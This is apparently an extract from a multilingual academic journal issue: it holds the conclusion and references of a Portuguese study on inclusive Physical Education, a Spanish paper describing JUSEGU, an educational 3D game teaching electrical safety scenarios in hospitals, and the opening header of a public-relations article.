Neste entendimento, cabe destacar que para a inclusão nas aulas de Educação Física, não se excetuando o contexto geral relacionado a inclusão nas escolas, as práticas adotadas não podem ser fragmentadas e reducionistas no sentido de realizarem apenas adaptações na execução das atividades propostas nas aulas. Desta forma, uma prática efetivamente inclusiva, deve partir de uma alteração global da escola e do ambiente em si, enfocando mudanças na visão de todos os sujeitos envolvidos – da equipe diretiva, professores, alunos, comunidade escolar, e porque não, da própria sociedade –, alterando-se assim, a concepção do currículo, dos métodos, objetivos e abordagens do ambiente escolar. Com isto, possibilita-se uma ressignificação dos conceitos de diversidade, diferença e identidade dos sujeitos, fomentando, assim, acima de tudo o respeito e a dignidade nas relações humanas.

Por este destaque, é possível compreender o porquê da Escola Pioneira possibilitar aos seus alunos uma prática inclusiva bem próxima do que preconiza a Lei de Diretrizes e Bases da Educação Nacional (LDB), pois naquele ambiente, a mudança da visão e compreensão dos aspectos relacionados a inclusão são abordadas e tratadas com seriedade, há muitos anos, até mesmo desde antes das políticas voltadas a inclusão serem publicadas.

Sobretudo, compreende-se que este é um processo lento e gradual que tende a evoluir cada vez mais socialmente, de modo que através da garantia dos direitos constantes na legislação, será possível apropriar-se de recursos e medidas que fomentem a ampliação do conhecimento do senso comum a respeito da diversidade e inclusão das pessoas com deficiências. Com a efetivação nesta direção, altera-se a realidade como um todo, tornando os resultados do processo muito mais facilitados. Todavia, há de sabermos que a alteração deste quadro não será fácil, tendo em vista o contexto excludente da sociedade e a compulsória busca pela produtividade advinda do sistema capitalista.

Assim, para o seguimento dos estudos na área da Educação Inclusiva com enfoque na Educação Física, podem ser investigados ainda, outros microssistemas dos quais o aluno faça parte, como, por exemplo, aprofundar até qual ponto estas implicações elencadas resultam em ganhos reais nas vidas pessoais das pessoas com deficiências ou, também, especificamente a este estudo, abordar-se como se encontram na atualidade – pessoal e profissionalmente -, os alunos com deficiências egressos da Escola Pioneira.

Desta forma, conclui-se que apesar das implicações políticas da Educação Inclusiva ainda engatinharem e muitas vezes dependerem do interesse pessoal dos professores e coordenadores envolvidos, as mesmas podem ser consideradas como efetivas no fim a que se propuseram, tendo em vista as grandes mudanças de realidade constatadas no período temporal analisado.

REFERÊNCIAS

ALVES, Maria Luíza Tanure; DUARTE, Edison. **Movimento**, Porto Alegre, v.18, n.3, p. 237-256, jul./set. 2012. Disponível em: <<http://www.seer.ufrgs.br/index.php/Movimento/article/view/26654/21147>>. Acesso em: 18 set. 2014.

BETTI, Mauro; ZULIANI, Luís Roberto. Educação Física Escolar: Uma Proposta de Diretrizes Pedagógicas. **Revista Mackenzie de Educação Física e Esporte**, v. 1, n. 1, p. 73-81, 2002. Disponível em: <<http://www3.mackenzie.com.br/editora/index.php/remef/article/viewFile/1364/1067>>. Acesso em: 10 out. 2014.

BRASIL. Constituição (1988). **Constituição da República Federativa do Brasil de 1988**. Disponível em: <http://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm>. Acesso em: 29 set. 2014.

_____. **Lei nº. 9394, de dezembro de 1996**. LDB: Lei de diretrizes e bases da educação brasileira. Disponível em: <http://www.planalto.gov.br/ccivil_03/Leis/L9394.htm>. Acesso em: 28 out. 2014.

_____. Ministério da Educação. Secretaria de Educação Fundamental. **Parâmetros Curriculares Nacionais: Educação Física / Secretaria de Educação Fundamental**. Brasília: MEC/SEF, 1997. Disponível em: <<http://portal.mec.gov.br/seb/arquivos/pdf/livro07.pdf>>. Acesso em 14 set. 2014.

_____. Ministério da Educação. Secretaria de Educação Especial. **Política nacional de educação especial na perspectiva da Educação Inclusiva**. Brasília: MEC/SEESP, 2008. Disponível em: <<http://portal.mec.gov.br/arquivos/pdf/politicaeducespecial.pdf>>. Acesso em: 30 jul. 2014.

_____. **Decreto nº 7.611, de 17 de novembro de 2011**. Dispõe sobre a educação especial, o atendimento educacional especializado e dá outras providências. Casa Civil; Subchefia para Assuntos Jurídicos, Brasília, DF, nov., 2011. Disponível em: <http://www.planalto.gov.br/ccivil_03/_Ato2011-2014/2011/Decreto/D7611.htm>. Acesso em: 28 out. 2014.

CAMPOS, Juliane Ap de Paula Perez; DUARTE, Márcia. O aluno com deficiência na EJA: reflexões sobre o atendimento educacional especializado a partir do relato de uma professora da educação especial. *Revista da Educação Especial*, v. 24, n. 40, p. 271-283, 2011. Disponível em: <<http://www.redalyc.org/pdf/3131/313127402010.pdf>>. Acesso em: 28 ago. 2014.

COSTA, Vanderlei Balbino da. Inclusão escolar na Educação Física: reflexões acerca da formação docente. *Motriz*, Rio Claro, v.16, n.4, p. 889-899, out./dez. 2010. Disponível em: <<http://www.scielo.br/pdf/motriz/v16n4/a09v16n4.pdf>>. Acesso em: 18 set. 2014.

DA COSTA JÚNIOR, Antônio Gil; DE MIRA COSTA, Carlos Eduardo. A educação para pessoas com deficiência no Brasil: histórico e conceitos. *Cuadernos de Educación y Desarrollo*, n. 44, 2014. Disponível em: <<http://atlante.eumed.net/wp-content/uploads/educacion-deficiencia.pdf>>. Acesso em: 03 set. 2014.

DARIDO, Suraya Cristina *et al.* A Educação Física, a formação do cidadão e os parâmetros curriculares nacionais. *Revista Paulista de Educação Física*, São Paulo, v.15, n.1, p.17-32, 2001. Disponível em: <<http://www.luzimarteixeira.com.br/wp-content/uploads/2010/10/educacao-fisica-e-os-parametros-curriculares-nacionais.pdf>>. Acesso em: 26 out. 2014.

DINIZ, Débora. *O que é deficiência*. São Paulo: Brasiliense, 2007.

FERREIRA, Eliana Lúcia; CATALDI, Carolina Lessa. Implantação e implementação da Educação Física inclusiva. *Revista Educação Especial*, v. 27, n. 48, p. 79-94, 2014.

MANTOAN, Maria Teresa Eglér *et al.* A educação especial na perspectiva da inclusão escolar: a escola comum inclusiva. Brasília: Ministério da Educação, v. 1, 2010. Disponível em:<http://acervodigital.unesp.br/bitstream/123456789/25849/1/A_Escola_Comum_Inclusiva.pdf>. Acesso em: 11 set. 2014.

MARQUES, Alexandre Carriconde *et al.* Do diagnóstico à ação: experiências em promoção de atividade física. *Rev Bras Ativ Fis Saúde*, Pelotas, v.18, n.2, p. 236-241, mar. 2013. Disponível em: <<http://periodicos.ufpel.edu.br/ojs2/index.php/RBAFS/article/viewFile/2634/2396>>. Acesso em: 30 out. 2014.

MARTÍNEZ, Albertina Mitjáns. O psicólogo escolar e os processo de implantação de políticas públicas: atuação e formação. In: CAMPOS, H. R. (Org.). *Formação em Psicologia Escolar: realidades e perspectivas*. Campinas: Alínea, 2007.

RODRIGUES, D. A Educação Física perante a Educação Inclusiva: reflexões conceptuais e metodológicas. *Boletim da Sociedade Portuguesa de Educação Física*, Lisboa, n. 24-25, p. 73-81, 2003. Disponível em: <<http://www.spef.pt>>. Acesso em: 10 set. 2014.

SANTOS, Wederson Rufino dos. Pessoas com deficiência: nossa maior minoria. *Revista de Saúde Coletiva*, Rio de Janeiro, v. 18, n. 3, p. 501-519, 2008. Disponível em: <<http://www.scielo.br/pdf/physis/v18n3/v18n3a08.pdf>>. Acesso em: 4 set. 2013.

SARDAGNA, Helena Venites. Políticas educação para todos: um imperativo nos sistemas de ensino. In: LOPES, Maura Corcini; DAL'IGNA, Maria Cláudia. (Org.). *In/exclusão nas tramas da escola*. Canoas: Editora ULBRA, 2007. p. 173-188.

SASSAKI, Romeu Kazumi. Como chamar as pessoas que têm deficiência? In: _____. *Vida Independente: história, movimento, liderança, conceito, filosofia e fundamentos*. São Paulo: RNR, 2003. p. 12-16. Disponível em: <<http://www.pjpp.sp.gov.br/2004/artigos/17.pdf>>. Acesso em: 18 set. 2013.

SENAC. DN. *Transversalidade e inclusão: desafios para o educador*. Rio de Janeiro: Ed. Senac Nacional, 2003.

SILVA, Rita de Fátima da; JÚNIOR, Luiz Seabra; ARAÚJO, Paulo Ferreira de. *Educação Física Adaptada no Brasil: da história à inclusão educacional*. São Paulo: Phorte, 2008.

SILVA, Joale Jefferson da; SOUTO, Elaine Cappellazzo. A pessoa com deficiência visual: considerações sobre a sua participação nas aulas de educação física. *Revista Educação Especial*, Santa Maria, v. 28, n. 51, p. 181-192, 2015. Disponível em: <<http://cascavel.ufsm.br/revistas/ojs-2.2.2/index.php/educacaoespecial/article/viewFile/13901/pdf>>. Acesso em: 08 jun. 2015

DESTAQUE

Ciências Exatas e Tecnológicas - Engenharia de Produção

JUSEGU: JUEGO DE SEGURIDAD ELÉCTRICA EN HOSPITALES

Núcleo de Ingeniería
Biomédica –
Universidad de
la República,
URUGUAY

Eduardo Marichal

Ingeniero en computación graduado en la Universidad de La República (UdeLaR). Actualmente se desempeña como especialista en diseño y programación de videojuegos.
eduardo.marichal@gmail.com

Franco Simini

Ingeniero eléctrico y director del núcleo de ingeniería biomédica en Uruguay. simini@fing.edu.uy

R E S U M O

JUSEGU es un videojuego que pretende dar una visión del problema de la seguridad eléctrica, considerando de qué forma condiciona el diseño del equipo frente a situaciones que pueden poner en riesgo la vida del paciente. De hecho, los pacientes de un hospital bajo ciertas condiciones pueden ser más susceptibles al peligro de la corriente eléctrica que una persona en su caso o trabajo, por lo cual el videojuego propone tomar precauciones especiales en los equipos o instrumentos médicos. Las condiciones bajo las que se presentan dichos problemas son difíciles de percibir por lo cual el videojuego JUSEGU ofrece un entorno 3D y un escenario de juego que representa fielmente la realidad de trabajo en un hospital. El objetivo final del videojuego es comprender las medidas más importantes de seguridad eléctrica en contextos hospitalarios de forma de minimizar el riesgo de peligro. Los escenarios que toman lugar en el juego se presentan en el documento con una breve descripción de la situación que genera un riesgo eléctrico para el paciente o para el personal médico, y de la acción esperada por parte del jugador (en el contexto del juego) para mitigar la situación de riesgo y generar puntos a su favor. En aquellos casos que el jugador no tome la acción esperada para resolver el riesgo, se le asignaran puntos negativos o en el peor caso se terminara el juego (GAME OVER).

Palabras-clave: JUSEGU. Seguridad. Riesgo. Eléctrico. Equipamientos. Médicos.

A B S T R A C T

JUSEGU is a game that aims to give an overview of the electrical safety concepts in a hospital, considering the situations that may endanger the patient's life. Patients in a hospital under certain conditions may be more susceptible to danger of electrical current than other persons in their work, so that the game objective is to take special precautions handling medical equipment. The conditions under which these problems occur are difficult to discern during the theoretical training, so it is proved that a game like JUSEGU (which offers a 3D environment) that represents the reality of working in a hospital is a better suitable learning environment. The goal of the game is to understand the most important electrical safety concepts in hospitals to minimize electrical hazard. Some of the risk situations that take place in JUSEGU are included in this paper with a brief description of the situation that generates an electrical hazard to the patient or medical staff, and the action expected by the player (in game context). The correct resolution of the situation mitigates risk and generates points in its favor. If the player does not take the expected action to resolve the risk, there are negative points assigned to the player or in the worst case: Game Over.

Keywords: JUSEGU. Safety. Risk. Electrical. Equipment. Medical.

1 INTRODUCCIÓN

La tecnología médica ha aumentado considerablemente la seguridad de los equipos y ha reducido los riesgos asociados al manejo y utilización. En la actualidad, en las aplicaciones médicas los niveles de seguridad que deben reunir los sistemas de instrumentación están normalizados. Resulta obvio que no puede asegurarse un riesgo nulo en el uso del equipo, sin embargo, una adecuada utilización de los mismos por usuarios instruidos minimiza los riesgos eléctricos y aumenta la seguridad del paciente.

El aumento de la complejidad de los dispositivos médicos y su manejo provoca un número considerable de daños a pacientes. La mayoría de estos daños se pueden atribuir a un uso inadecuado del equipo o falta de experiencia en su manejo. Por lo tanto suponiendo que el equipo puede fallar, se debe capacitar al técnico responsable de su manutención en los diferentes contextos y en las situaciones más adversas.

En este sentido los simuladores en forma de videojuegos logran desarrollar las capacidades cognitivas del jugador, de forma de enriquecer sus conocimientos a través de la percepción de la realidad que desarrolla en los distintos escenarios.

El proyecto tiene como objetivo primario incrementar el contenido didáctico del curso de Seguridad Eléctrica en Hospitales, siendo una herramienta más para transmitir los conceptos de seguridad hacia el estudiante a través de los escenarios de riesgo.

Otro de los objetivos primarios es motivar la capacidad de aprendizaje del estudiante a través de la jugabilidad y competencia didáctica (a través de los puntajes obtenidos) junto a sus compañeros del curso.

2 OBJETIVOS DEL PROYECTO

3 DESARROLLO DEL PROYECTO

También existen otros objetivos que si bien no forman parte del entregable no son menos importantes, a saber:

1. Adquirir experiencia y conocimientos en tecnologías de punta como son:
 - Unity 3D
 - Photoshop
 - MySQL
2. Generar una plataforma que permita expandirse de acuerdo a las características de diversos tipos de simulación (no sólo en contextos médicos).

En esta sección se describe la solución desarrollada que surge a partir del resultado del proceso de relevamiento realizado.

3.1 DESCRIPCION FUNCIONAL DEL PRODUCTO

A continuación se realiza una descripción del sistema desde una perspectiva funcional en búsqueda de una mejor comprensión del lector sobre la solución desarrollada. Más adelante en este documento se realiza la descripción arquitectónica que permite el desarrollo de JUSEGU.

También se describe de manera funcional cada escenario de riesgo que el jugador deberá resolver para avanzar en el juego.

3.2 MENÚ PRINCIPAL

El menú principal cuenta con 4 opciones más 1 opción adicional (oculta) sólo para uso docente. Las opciones son:

1. Instrucciones: Muestra las instrucciones de juego. Explica de qué se trata, cómo se puntúa y cuales (por defecto) son las teclas asociadas a los eventos de entrada.
2. Configurar: Permite seleccionar el Idioma del juego (Español, Inglés o Portugués) y el nivel de dificultad (Principiante, Normal, Avanzado).
3. Salir: Devuelve el control al sistema operativo cerrando la aplicación.
4. F12: Presionando la tecla F12 el docente podrá (contraseña mediante) organizar los escenarios que desea que aparezcan secuencialmente. Esta pantalla muestra un breve resumen del objetivo del juego, de qué se trata, cómo se puntúa y los medios de entrada por defecto.



Ilustración 1 - Portada del juego.

Fuente: el propio autor. Jugar: Inicia una nueva partida.

3.3 PUNTUACIONES

En cada escenario de riesgo el jugador podrá recibir puntaje positivo o bien puntaje negativo de acuerdo a su actuación. Estos puntajes están directamente vinculados al nivel de dificultad que esté utilizando el usuario, que a saber son:

1. **Principiante:** Este nivel implica tener tiempos más largos, pero se obtienen puntajes menores y cuando se trata de una resta, el coeficiente negativo es mayor que en el resto de los modos. En particular, por situaciones resueltas se suman 10 puntos y -10 puntos por situaciones fallidas.
2. **Normal:** Este nivel implica tener tiempos predefinidos que se consideran son apropiados para la resolución de cualquier escenario de riesgo. Por situaciones resueltas se suman 12 puntos y -8 por situaciones sin resolver.
3. **Avanzado:** Este nivel implica tener tiempos muy acotados, sólo para aquellos que sientan que el juego es muy sencillo utilizando el modo normal. De esta manera podrán obtener 14 puntos en caso de resolver el escenario y -6 en caso de no poder resolverlo. Es imprescindible utilizar este modo para intentar tener puntuaciones máximas en el ranking.

3.4 ESCENARIOS

A continuación se describe cada escenario que se presenta en JUSEGU.

3.4.1 Reemplazo de Filtros HEPA

En las intervenciones quirúrgicas donde el hueso está expuesto se desea minimizar el riesgo al máximo de infección de cualquier tipo y bajo estas circunstancias los filtros de aire acondicionado tienen que estar en perfecto estado. En este escenario el jugador deberá cambiar los filtros EPA (son los más costosos), y también se suelen cambiar los pre-filtros, que son los delanteros y son los más económicos.

El jugador será advertido sobre una intervención de hueso un tiempo antes de empezar la misma, donde se fijara el tiempo máximo en el que el jugador deberá reemplazar el filtro (se lanza cronometro a partir de la advertencia). Si se agota el timer y el jugador no realizó el intercambio de filtro el juego comunicara el resultado de la intervención quirúrgica (mediante un valor aleatorio). Si no hubo infección, el jugador obtiene puntaje negativo y además se disminuye su porcentaje de suerte. En tal caso el juego mostrará un mensaje indicando el riesgo al que se sometió el paciente por imprudencia del jugador. Si hubo infección se termina el juego (GAME OVER).



Ilustración 2 - Reemplazo de filtro HEPA en quirófano.
Fuente: el propio autor.

3.4.2 Reemplazo de Radio Bidireccional (VHF/UHF) en Ambulancia

La radio bidireccional es uno de los elementos más importantes del equipamiento de una ambulancia, ya que permite recibir encargos y puede permitir al equipo ponerse en contacto con el hospital, ya sea para informar de su llegada o del estado del paciente, o bien para solicitar ayuda dependiendo del caso. Más recientemente muchos servicios de todo el mundo han cambiado del UHF/VHF tradicional, que pueden ser espiados por personas ajenas, a sistemas más seguros como los que trabajan sobre un sistema GSM, como TETRA.

Últimamente y en forma frecuente el equipo de servicio de ambulancias ha reportado a la dirección del hospital acerca de bromas pesadas y falsos llamados de emergencia. Los ingenieros de mantenimiento han investigado a fondo el causal de estos problemas y han encontrado que la radio bidireccional de las ambulancias está siendo espiada por terceros. Han ordenado la compra de equipos basados en sistema GSM, los cuales ya se encuentran en el depósito de stock de equipamiento técnico del hospital.

El jugador recibe una alerta de mantenimiento a una ambulancia que acaba de llegar. A partir de este momento, la ambulancia permanecerá durante unos minutos (valor aleatorio, relacionado directamente al valor de suerte del jugador en ese momento) y saldrá nuevamente a atender una emergencia. El jugador deberá tomar un equipo GSM del depósito de stock de equipamiento técnico y dirigirse a la ambulancia a intercambiarlo por el sistema actual basado en UHF/VHF. Si lo hace antes de tiempo obtiene puntaje positivo. En caso contrario, obtendrá puntaje negativo ya que la dirección del hospital ha puesto énfasis en intercambiar los equipos con el objetivo de minimizar gastos causados por bromas o falsas llamadas.



Ilustración 3 - Ambulancia donde se produce el intercambio de sistema VHF-UHF.
Fuente: el propio autor.

3.4.3 Humedades en Quirófano

En algunos casos el jugador no puede determinar una solución a un problema específico y en tal caso debe avisar a la dirección técnica del hospital.

En este escenario el jugador recibe una llamada de pedido de mantenimiento en un quirófano, donde existe una gotera justo encima de la máquina de anestesia. El jugador deberá tomar un recipiente y colocarlo debajo de la gotera, previamente realizando un corrimiento de la máquina de anestesia. El jugador deberá dirigirse al subsuelo para buscar un balde y luego volver para colocarlo debajo de la gotera. Si el timer llega a 0 y el jugador no movió la máquina de anestesia ni puso el balde debajo de la gotera, obtiene puntaje negativo. En otro caso obtiene puntaje positivo.



Ilustración 4 - Humedades en quirófano.
Fuente: el propio autor.

3.4.4 Desfibrilador con fecha de Inspección Expirada

Los mantenimientos del desfibrilador son anuales o siempre después de una intervención. En este caso el desfibrilador no está cargado, la fecha de mantenimiento ya pasó más de 1 año. Si hay una situación de emergencia no tiene la carga necesaria para ser efectivo.

En el contexto del juego aparece un mensaje sugiriendo al jugador la revisión de los desfibriladores disponibles en el hospital (hay uno por piso). El jugador deberá dirigirse a la ubicación de cada desfibrilador y revisarlo, si lo hace podrá observar la fecha de revisión expirada (que data desde el año 2013) y tomara las medidas del caso (se ofrecerá la posibilidad de usar la señalización correspondiente, para indicar que el desfibrilador debe ser sometido a mantenimiento correctivo).

Si el timer llega a 0 se determina si ocurre la emergencia. Si efectivamente ocurre el juego termina (GAME OVER). En otro caso, se obtiene puntaje positivo.



Ilustración 5 - Desfibrilador utilizado en el hospital. El jugador deberá chequear la fecha del último mantenimiento realizado.

Fuente: el propio autor.

3.4.5 Mantenimiento en Máquina de Anestesia

Un anesthesiólogo que se encuentra revisando la máquina de anestesia en el quirófano 'C' detecta una falla en el flujómetro y solicita ayuda. En ese momento se dispara un timer.

La máquina de anestesia debe ser revisada sistemáticamente, siguiendo un orden lógico de los componentes de la misma, sin omitir ningún elemento aunque se considere que éste en particular no va a ser utilizado para el acto anestésico a iniciar. Todos los enchufes eléctricos y las conexiones neumáticas deben estar en buen estado, sin riesgos de cortocircuitos, desconexiones o fugas.

El jugador debe dirigirse al quirófano para ayudar al anesthesiólogo. Deberá ubicar el flujómetro, acercarse y presionar la tecla 'F' para realizar la reparación. Si el timer llega a 0 y el flujómetro no ha sido reparado, el jugador obtiene puntaje negativo. En caso contrario obtiene puntaje positivo.



Ilustración 6 - Máquina de anestesia con problemas en el flujómetro.
Fuente: el propio autor.

3.4.6 Reemplazo de placas de Electro-bisturí por electrodos

Al utilizar electro-bisturí es recomendable usar electrodos en lugar de placas. Un mal contacto entre el electrodo de retorno y la piel del paciente produce un aumento de la impedancia de contacto. Como consecuencia de lo anterior el paciente recibe quemaduras en la piel, en el punto de contacto. Por esto se recomienda el uso de electrodos en lugar de chapa. Los electrodos son adhesivos, y permiten medir en todo momento la impedancia entre ellos que, al ser elevada por despegue, abre el circuito evitando accidentes y por lo tanto evita el riesgo de quemaduras del paciente.

En la última intervención realizada en el quirófano 'C' el paciente recibió quemaduras provocadas por el electro bisturí. Deberá identificar las placas existentes en el quirófano y desecharlas.

Los electrodos con los que cuenta el hospital se encuentran en el depósito ubicado al final del pasillo del MRI. Deberá proveer de una caja de electrodos descartables nuevos al quirófano 'C' (tomando la caja del depósito correspondiente), y dejarla en el mismo lugar donde se encuentren las placas.

Si el timer llega a 0 y no se hizo el reemplazo, el jugador se expone a un valor aleatorio que determina si hubo infección de hueso en la intervención. Si efectivamente hubo obtendrá GAME OVER, en caso contrario obtendrá puntaje negativo. Si el jugador logra hacer el intercambio a tiempo, obtiene puntaje positivo.



Ilustración 7 - Pueden visualizarse las placas utilizadas con electrobisturí, que serán reemplazadas por electrodos.
Fuente: el propio autor.

3.4.7 Situación de Emergencia en el Resonador Magnético.

En situaciones de emergencia y peligro de vida frente a accidentes con el resonador, existe la posibilidad de interrumpir el suministro eléctrico y por otro lado, es posible interrumpir el proceso de superconductividad que genera el magneto mediante un interruptor llamado 'Pulsador de Quench'.

Este interruptor acciona una válvula que libera helio líquido del resonador hacia la atmósfera, anulando de esta manera el poder de atracción de objetos metálicos. Una enfermera estacionó una silla de ruedas en la puerta del resonador y ésta fue atraída por el magneto, poniendo en riesgo la vida del paciente que está realizándose una resonancia.

Deberá aplicar sus conocimientos e identificar cuál es el pulsador de Quench para salvar la vida del paciente. Si el timer llega a 0 y no logró presionar el pulsador de Quench, será GAME OVER por asfixia del paciente que está siendo presionado por la silla de ruedas. En caso contrario, se obtendrá puntaje positivo.




Ilustración 8 - Puede visualizarse el paciente que dependerá directamente del pulsador de Quench para evitar daños.
Fuente: el propio autor.

3.4.8 Derrame de residuos patogénicos.

Las bolsas de residuos pueden ocasionar accidentes eléctricos si no se manipulan de manera apropiada, sobre todo cuando las mismas derraman líquidos. Como primera medida, las bolsas deberían acopiarse en recipientes plásticos para que efectivamente se contenga el derrame. En segunda medida los tomacorrientes en los lugares de acopio de residuos y en diversos sectores que generen derrames, deben tener una distancia mayor de 30cm del suelo para que ni las bolsas ni los fluidos puedan entrar en contacto con estructuras bajo tensión.

Durante el juego mientras el jugador realiza las tareas de mantenimiento, la basura se irá acumulando en el lugar apropiado para ello en la despensa. Sin embargo, ciertas bolsas de basura están derramando líquidos que están poniendo en riesgo al personal de limpieza de un accidente eléctrico, ya que la despensa cuenta con una instalación eléctrica deficiente (tal como se mencionó anteriormente) que no cumple con todas las normativas. Los tomacorrientes se encuentran a pocos centímetros del suelo.

Se le avisa al jugador que el tomacorriente cercano a las bolsas de residuos patogénicos está en cortocircuito, por lo que deberá bajar la llave térmica asociada a dicho tomacorriente (podrá identificar al tomacorriente por un identificador aleatorio que se asigna al mismo en cada jugada). Si el timer llega a 0 y no pudo bajar la llave obtiene puntaje negativo. Si por el contrario pudo bajar la llave obtendrá puntaje positivo.



Ilustración 9 - Un cortocircuito a punto de producirse debido a residuos patogénicos desorganizados.
Fuente: el propio autor.

3.4.9 Macroshock

En una de las salas del Primer piso un técnico (un tanto imprudente) realiza un electrocardiograma (ECG) a un paciente.

El técnico ha conectado el pie del paciente al metal de la cama para reducir el ruido del equipo biomédico. La hermana del paciente (quien está a cargo de cuidarlo) intenta sintonizar la radio conectada a 220v.

Sin que ella lo sepa, la radio tiene una falla en la descarga a tierra. Cuando el contador llegue a 0 la hermana rozará al paciente. Para evitarlo ubique el escenario de riesgo y acérquese a la hermana del paciente. Si el contador llega a 0 se producirá el accidente y obtendremos GAME OVER. En caso contrario se obtiene puntaje positivo.



Ilustración 10 - Paciente a punto de recibir un macroshock.
Fuente: el propio autor.

3.4.10 Microshock

En una de las salas del primer piso se encuentra un paciente conectado a un marcapasos externo mediante 2 catéteres.

El operador del marcapasos se encuentra sentado a su lado operando el equipo biomédico. La conexión de la cama al tomacorriente tiene el cable defectuoso y la conexión a tierra fallará cuando el timer llegue a 0.

Deberá solicitar al operador que detenga el marcapasos. Para ello acérquese al operador y presione la tecla 'H' para darle la orden de que detenga el equipo biomédico. Si el contador llega a 0 y el equipo biomédico no ha sido detenido, se produce electrocución y se obtiene GAME OVER. En caso contrario se obtiene puntaje positivo.



Ilustración 11 - Paciente recibiendo microshock.
Fuente: el propio autor.

3.4.11 Señalización deficiente pone en riesgo a una niña

En el hall principal del hospital una niña se acerca a un tomacorriente defectuoso que ya ha sido revisado por representantes del departamento técnico, pero no ha sido reparado aún.

El jugador deberá mejorar la señalización para evitar un accidente eléctrico. Para ello puede tomar una barrera de protección del depósito y colocarla en frente del tomacorriente defectuoso.

Si el timer llega a 0 la niña se acercará al tomacorriente y quedará electrocutada, en este caso se obtendrá GAME OVER. En caso contrario se obtiene puntaje positivo.



Ilustración 12 - Una niña está a punto de recibir una descarga eléctrica debido a un tomacorriente defectuoso, sin señalizar.
Fuente: el propio autor.

3.4.12 Electrocutión en baño masculino

En los baños masculinos un encargado de limpieza comienza a experimentar una electrocución con un tomacorriente en mal estado.

Tomar la decisión correcta implica salvarle la vida a esta persona. Puede considerar identificar el tomacorriente y bajar la llave térmica correspondiente desde el tablero.

Tiene poco tiempo. Si el contador llega a 0 y no bajó la llave térmica se produce GAME OVER ya que el funcionario fallece en el acto. En otro caso se obtiene puntaje positivo.



Ilustración 13 - Una persona del departamento de limpieza recibe un cortocircuito en la despensa.
Fuente: el propio autor.

3.4.13 Riesgo en el Resonador: Tanque de Oxígeno en la puerta.

Un técnico que no ha realizado el curso de Seguridad Eléctrica en Hospitales, ha dejado en la puerta del resonador magnético un tanque de oxígeno a la espera de ser trasladado hacia los quirófanos.

Un empleado de limpieza está limpiando el pasillo y ha salido a buscar una botella de detergente para la limpieza. Al volver necesita abrir la puerta del magneto, lo cual provocará un accidente fatal con el tanque de oxígeno (ya que un paciente se está haciendo una resonancia).

Deberá detener al empleado de limpieza de manera que no se dirija hacia la puerta del resonador. Si no logra detenerlo el resonador atraerá el tanque de oxígeno cuando el empleado de limpieza intente abrir la puerta. En tal caso obtendrá GAME OVER automáticamente, en caso contrario obtendrá puntaje positivo.



Ilustración 14 - Explosión producida por la atracción de un tanque de oxígeno al centro del magneto.
Fuente: el propio autor.

3.5 SISTEMA DE PUNTAJES CENTRALIZADOS (SERVER-SIDE RANKING)

JUSEGU cuenta con lo que llamamos “server-side ranking” que consiste en un ranking centralizado donde todos los estudiantes del curso podrán ver desde sus casas el resultado de las partidas de sus compañeros, lo cual los motivará a superarse cada vez más para lograr las posiciones más privilegiadas.

Por defecto JUSEGU muestra las 15 mejores puntuaciones, ordenadas de mayor a menor, lo que implica que el alumno que mejor aplica los conocimientos del curso en el juego estará en la primera posición.

Este ranking centralizado para alumnos y docentes permite al grupo docente realizar métricas de por ejemplo qué estudiantes están logrando mejores resultados, y qué estudiantes necesitan más apoyo.

4 CONCLUSIONES

Los componentes del producto resultante son:

- Un simulador como herramienta de formación complementaria al curso de Seguridad Eléctrica en Hospitales.
- Una base de datos centralizada con los datos de las puntuaciones de las diferentes jugadas de estudiantes y docentes.

Además alineados con los objetivos planteados el simulador desarrollado cuenta con las características que se mencionan a continuación:

- JUSEGU apoya el teórico impartido en las clases del curso de Seguridad Eléctrica en Hospitales

- Genera un vínculo adicional entre estudiantes con afán de intercambiar trucos, jugadas, resolución de problemas y caminos que serán de utilidad para asimilar los conceptos de clase.
- La simulación que ofrece brinda a los estudiantes una mejora en su experiencia como alumnos del curso.
- Se logra una plataforma de simulación aplicable más allá de contextos médicos.

REFERÊNCIAS

Thevenet, I. D. Normas de seguridad eléctrica. Curso de Electricidad, Electrónica e Instrumentación Biomédica con Seguridad – CEEIBS. 2008. Disponible en: <http://www.nib.fmed.edu.uy/ceeibs/Clase_07.pdf>. Accedido em marzo 2016.

Medical Technologies & Devices. Seguridad de Equipos Eléctricos. 1995. Disponível em: <<http://www.tecnologiassanitarias.com/electromedicina/seguridad.htm>>. Accedido en marzo de 2016.

Marichal, Simini (2014). “JUSEGU: Jogo educativo sobre segurança elétrica em hospitais” - Feira de Iniciação Científica. FEEVALE, Novo Hamburgo, RS Brasil 10/10/2014

DESTAQUE

Ciências Sociais Aplicadas - Relações Públicas

MARCAS EM SITES DE REDES SOCIAIS: ESTUDO DE CASO DO BLOG PANELATERAPIA E SUAS EXTENSÕES NO FACEBOOK, INSTAGRAM E YOUTUBE

Fabiane Ladvig Jung

Bacharel em Relações Públicas pela
Universidade Feevale

Sandra Portella Montardo

Doutora em Comunicação Social
pelo Programa de Pós-Graduação
em Comunicação Social da PUCRS.
Professora e pesquisadora na
Universidade Feevale

R E S U M O

